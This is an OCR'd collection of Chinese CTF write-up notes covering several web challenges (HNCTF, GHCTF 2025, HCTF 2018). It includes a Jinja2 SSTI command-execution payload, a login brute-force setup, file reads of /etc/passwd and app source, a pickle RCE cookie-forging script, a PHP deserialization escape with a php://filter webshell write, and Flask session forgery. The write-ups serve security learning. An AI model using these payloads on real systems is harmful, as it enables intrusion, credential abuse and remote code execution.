
文件内容：1.txt

NSSCTF{f18ab87f-7972-4757-9017-941ea0c53096}




或者 arg绕过

```
 {{""[request.args.x1][request.args.x2][0][request.args.x3]()[137]
[request.args.x4][request.args.x5]['popen']('cat /f*').read()}}
payload：  ?
x1=__class__&x2=__bases__&x3=__subclasses__&x4=__init__&&x5=__globals__
```




237.[HNCTF 2022 WEEK2]ez_SSTI

尝试使用ssti注入道具FenJing



238.[GHCTF 2025]ezzzz_pickle



集群炸弹攻击 开始攻击

目标 ://node6.anna.nssctf.cn:29679 更新Host报头来匹配目标

位置 添加payload位置 § 清除payload位置 §

```
1  POST /login HTTP/1.1
2  Host: node6.anna.nssctf.cn:29679
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64; rv:138.0) Gecko/20100101 Firefox/138.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0
   .9,*/*;q=0.8
5  Accept-Language:
   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
   en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 27
9  Origin: http://node6.anna.nssctf.cn:29679
10 Connection: keep-alive
11 Referer: http://node6.anna.nssctf.cn:29679/login
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 username=§admin§&password=§123§
```

payload

Payload位置: 1 - admin

Payload类型: 简单列表

Payload数量: 512

请求数量: 530,432

payload配置

此处payload类型允许您配置用作payload的简单清单。

粘贴 / 导入 / 删除 / 清空 / 去重

admin
test
test01
test1
test2
weblogic
ftp
manager
manage

添加 Enter a new item

从列表中添加...

视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
27	admin123	302	14			518	
0		200	16			4284	
1	password	200	13			4284	
2	shadow	200	16			4284	

请求 响应


美化 Raw Hex

```
POST /login HTTP/1.1
Host: node6.anna.nssctf.cn:29679
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://node6.anna.nssctf.cn:29679
Connection: keep-alive
Referer: http://node6.anna.nssctf.cn:29679/login
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=admin123
```

Hello, admin!

你不会以为我真的会给你flag吧，不会吧不会吧

读取flag



发现读取了文件fake_flag.txt，那试试能不能读取其他敏感文件/etc/passwd /etc/hosts /proc/net/arp等都能读取

试试之前说的docker文件，有结果

美化 Raw Hex

```
POST / HTTP/1.1
Host: node6.anna.nssctf.cn:27187
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://node6.anna.nssctf.cn:27187
Connection: keep-alive
Referer: http://node6.anna.nssctf.cn:27187/
Cookie: session=
eJBngHD43jk0xHXrBaNFNQueoE+4lrE1GNZawdm3Db3NGUnXuJHIDoTld33vveJt6hn0ZpLol/9Ut2Js
AcFdpi/ajQZyQZy4HnHqHeLMfTM=
Upgrade-Insecure-Requests: 1
Priority: u=0, i

filename=/docker-entrypoint.sh
```

Search 0高亮

响应

美化 Raw Hex 页面渲染

```
    INSERT_FLAG=&#34;$DASFLAG&#34;
    export DASFLAG=no_FLAG
    DASFLAG=no_FLAG
elif [ &#34;$FLAG&#34; ]; then
    INSERT_FLAG=&#34;$FLAG&#34;
    export FLAG=no_FLAG
    FLAG=no_FLAG
elif [ &#34;$GZCTF_FLAG&#34; ]; then
    INSERT_FLAG=&#34;$GZCTF_FLAG&#34;
    export GZCTF_FLAG=no_FLAG
    GZCTF_FLAG=no_FLAG
else
    INSERT_FLAG=&#34;flag{TEST_Dynamic_FLAG}&#34;
fi

# □FLAG□□□□ □□□□□□□
echo $INSERT_FLAG | tee /flag1145141234321235l256354

# □□flag□□□□□□□□
chmod 744 /flag1145141234321235l256354
chmod 740 /app/*

# □□flask□□□□□□debug□□
# cd /app &amp;&amp; flask --debug run -h 0.0.0.0 -p 8080

# □□debug□□□□□flask
cd /app &amp;&amp; flask run -h 0.0.0.0 -p 8080
</hl>
```

最后能获得flag

Hello, admin!

NSSCTF{1ee74bf1-01cb-4c7c-a4f1-146c93e18de7}

现在试试常规解法

点击读取flag是无效的 看源码有提示

```
<!DOCTYPE html>
<html lang="zh">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hello Page</title>
</head>
<body>
    <h1>Hello, admin!</h1>
     <!-- hint:session_pickle -->
    <h1>你不会以为我真的会给你flag吧，不会吧不会吧</h1>
        <form method="POST" action="/">
    <input type="hidden" name="filename" value="fake_flag.txt">
            <button type="submit" class="btn btn-login">读取flag</button>
        </form>
</body>
</html>
```

同事爆破账号和密码不太可能 看题目和pickle有关

读到源码 扔给ai：

```
filename=/app/app.py
```

Search 0高亮

响应

美化 Raw Hex 页面渲染 \n

```
    key = os.environ.get(&#39;SECRET_key&#39;).encode()
    iv = os.environ.get(&#39;SECRET_iv&#39;).encode()
    return key, iv



def aes_encrypt_decrypt(data, key, iv, mode=&#39;encrypt&#39;):

    cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())

    if mode == &#39;encrypt&#39;:
        encryptor = cipher.encryptor()

        padder = padding.PKCS7(algorithms.AES.block_size).padder()
        padded_data = padder.update(data.encode()) + padder.finalize()
        result = encryptor.update(padded_data) + encryptor.finalize()
        return base64.b64encode(result).decode()

    elif mode == &#39;decrypt&#39;:
        decryptor = cipher.decryptor()

        encrypted_data_bytes = base64.b64decode(data)
        decrypted_data = decryptor.update(encrypted_data_bytes) +
decryptor.finalize()

        unpadder = padding.PKCS7(algorithms.AES.block_size).unpadder()
        unpadded_data = unpadder.update(decrypted_data) + unpadder.finalize()
```


```
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import pickle

opcode = b"""cos
system
(S'ls / > static/fake_flag.txt'
tR."""
# fake = pickle.loads(opcode)

SECRET_KEY = b"ajwdopldwjdowpajdmslkmwjrfhgnbbv"
SECRET_IV = b"asdwdggiouewhgpw"

b64_pickled = base64.b64encode(opcode)

cipher = AES.new(SECRET_KEY, AES.MODE_CBC, SECRET_IV)
padded_data = pad(b64_pickled, AES.block_size)
encrypted = cipher.encrypt(padded_data)

cookie = base64.b64encode(encrypted).decode("utf-8")
print("Exploit Cookie:", cookie)
```

Hello, admin!

app bin boot dev docker-entrypoint.sh etc flag114514123432123512563 54 home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

读取flag

再复习一下shell反弹



239.[GHCTF 2025]Escape!


[GHCTF 2025]Escape!

315分 反序列化 字符串逃逸 PHP伪协议 ★★★★☆ 1 +


题目描述

小李写了个登陆网站，他不放心便加了个waf,殊不知这个waf不仅没让网站更安全反而给了黑客机会

题目自带附件




过滤了 flag ' \\ SLEEP and || && select union




```php
解释代码 | 代码修复 | 生成文档 | 生成测试 | 代码评审 | 关闭
function checkSignedCookie($cookieName = 'user_token', $secretKey = 'fake_secretkey') {
    // 获取 Cookie 内容
    if (isset($_COOKIE[$cookieName])) {
        $token = $_COOKIE[$cookieName];

        // 解码并分割数据和签名
        $decodedToken = base64_decode($token);
        list($serializedData, $providedSignature) = explode('|', $decodedToken);

        // 重新计算签名
        $calculatedSignature = hash_hmac('sha256', $serializedData, $secretKey);

        // 比较签名是否一致
        if ($calculatedSignature === $providedSignature) {
            // 签名验证通过，返回序列化的数据
            return $serializedData;  // 反序列化数据
        } else {
            // 签名验证失败
            return false;
        }
    }
    return false;  // 如果没有 Cookie
}
```

更具cookie的验证 是要成为管理员 即isadmin=1时有写入文件的权限 更具题目提示 想到字符串逃逸去构造

[]: https://lisien11.xyz/2024/03/11/php%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E4%B9%8B%E5%AD%97%E7%AC%A6%E4%B8%B2%E9%80%83%E9%80%B8/ "php反序列化之字符串逃逸"



这是正常的cookie 如果username=";s:7:"isadmin";b:0;}那么序列化后就是

O:4:"User":2:{s:8:"username";s:21:"";s:7:"isadmin";b:0;}";s:7:"isadmin";b:0;}

为了让s的值与实际想等 就利用waf替换字符的特性 用''''flag 会变成6个error 此时s凑到30，也与替换后相等了

于是用''''flag";s:7:"isadmin";b:1;}逃逸拿到管理员权限O:4:"User":2:{s:8:"username";s:30:''''''flag";s:7:"isadmin";b:1;}";s:7:"isadmin";b:0;}

接下来考虑写入

```php
if($_POST['txt']) {
    $content = '<?php exit; ?>';
$content .= $_POST['txt'];
file_put_contents($_POST['filename'], $content);
}
```

源码中插入了来屏蔽后面的php代码，使用伪协议`filter`写和base64解码特性卡掉后面的东西


filename=php://filter/convert.base64-decode/resource=./shell.php&txt=aPD9waHAgZXZhbCgkX1BPU1RbMTIzXSk/Pg==

后端和`<?php exit; ?>`拼上就是

aPD9waHAgZXZhbCgkX1BPU1RbMTIzXSk/Pg== base64解码后是 ¦^Æ+Z

最后构造paload查看shell.php post传入数据即可

1.php class.php dashboard.php db.php index.html login.php nginx.htaccess register.php shell.php tmp waf.php



最后求解 但我原本想的是抓包抓出cookie： O:4:"User":2:{s:8:"username";s:3:"yjh";s:7:"isadmin";b:0;}，的b=0改成b=1 然后再sha256，凭借出新的cookie获得权限，但一直错误 其实是因为 服务器验证逻辑
服务器验证时会：

从 Cookie 中提取数据和签名
用相同密钥重新计算数据的签名
比较两个签名是否一致

如果攻击者直接修改 b:0; 为 b:1;，服务器计算的签名为：

```
HMAC('O:4:"User":2:{s:8:"username";s:3:"yjh";s:7:"isadmin";b:1;}', $secretKey)
```

而 Cookie 中携带的签名是基于原始数据计算的：

```
HMAC('O:4:"User":2:{s:8:"username";s:3:"yjh";s:7:"isadmin";b:0;}', $secretKey)
```


两者不匹配，验证失败。

240.[HCTF 2018]admin

看源码提示我不是管理员

```
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

<script type="text/javascript">
    $(document).ready(function () {
        // 点击按钮弹出下拉框
        $('.ui.dropdown').dropdown();

        // 鼠标悬浮在头像上，弹出气泡提示框
        $('.post-content .avatar-link').popup({
          inline: true,
          position: 'bottom right',
          lastResort: 'bottom right'
        });
```

看右上角有注册有登录 那就先不考虑弱密码爆破了，进行注册看看



每个点进去 看到changepassword那里面有源码变化

```
<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woads11234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
```

找网上的资料 是当为admin用户时就会输出flag

1. 抓包看到有session 看看能不能用session伪造

```
GET /index HTTP/1.1
Host: fa03d851-9d2e-489e-85b7-b5da11c7a24b.node5.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0)
Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://fa03d851-9d2e-489e-85b7-b5da11c7a24b.node5.buuoj.cn/login
Connection: keep-alive
Cookie: session=
.eJw9kE2LwjAQhv_KMmcPtR-XgpfFGlrIlLppw-QirtZNE-NCVdSI_32jC56G4WGed2busNqN_VFD
fhrP_QRWwxby03x8Qw5o2oxMGSm2cCjVHnlnUGwyxcobimpPDg2JSpNbGpQ4KFNEKLpBBcZd49HYG
Bkl5O0VDY_QN2GWTzHmngtKkBW-Fp9WyTZFv7WclSnJxbNekeEQMgz5JuZPLytuyvGYRJGpeXEh2R
ky3YDzNlHzcgaPCWy04251-rX94X1CLSnj8dKSr0wITZTEvRJaK8FjdJWuGUWhf64bt0WVRBthM3v
pBrf-6d-mL6vT9vJPDmsXANyMhgmcj_34-hpMI3j8ASuma6E.aG4SuA.dXu-E1Ab2E1q9gh_BEfPJ
3hXBzg
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

解码

```
PS C:\Users\lin> python "C:\Users\lin\Desktop\session.py" ".eJw9kE2LwjAQhv_KMmcPtR-XgpfFGlrIlLppw-QirtZNE-NCVdSI_32jC56G
4WGed2busNqN_VFDfhrP_QRWwxbyO3x8Qw5o2oxMGSm2cCjVHn1nUGwyxcobimpPDg2JSpNbGpQ4KFNEKLpBBcZd49HYG
Fp9WyTZFv7WclSnJxbNekeEQMgz5JuZPLytuyvGYRJGpeXEh2R
RBthM3vpBrf-6d-mL6vT9vJPDmsXANyMhgmcj_34-hpMI3j8ASuma6E.aG4SuA.dXu-E1Ab2E1q9gh_BEfPJ3hXBzg"
{'_fresh': True, '_id': b'659b24daf5fe75c579db252ebcca2abdc5cbf1455be2e2d36964f7c91634749dc57c31674a390dee877d0b8aad0b14
cb52cc462144a2fc6a19d10aecb5b457d2', 'csrf_token': b'9f93ddc2c337ecee8ae366ba8f4e8e2d9d21a545', 'image': b'JHxS', 'name'
: 'yjh', 'user_id': '10'}
```

尝试是将用户名“yjh”改为“admin”

将session替换最后拿到flag

2. 看到有unicode欺骗

说实话真的是知识盲区。。。能想出来的大师傅真的是太强了叭。。

首先注意：

app > routes.py > strlower

```
79  def change():
80      if not current_user.is_authenticated:
81          return redirect(url_for('login'))
82      form = NewpasswordForm()
83      if request.method == 'POST':
84          name = strlower(session['name'])
85          user = User.query.filter_by(username=name).first()
86          user.set_password(form.newpassword.data)
87          db.session.commit()
88          flash('change successful')
89          return redirect(url_for('index'))
90      return render_template('change.html', title = 'change', form = form)
```

更改密码的里面有这样一句代码：

```
name = strlower(session['name'])
```


注意strlower:

注意strlower:


```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

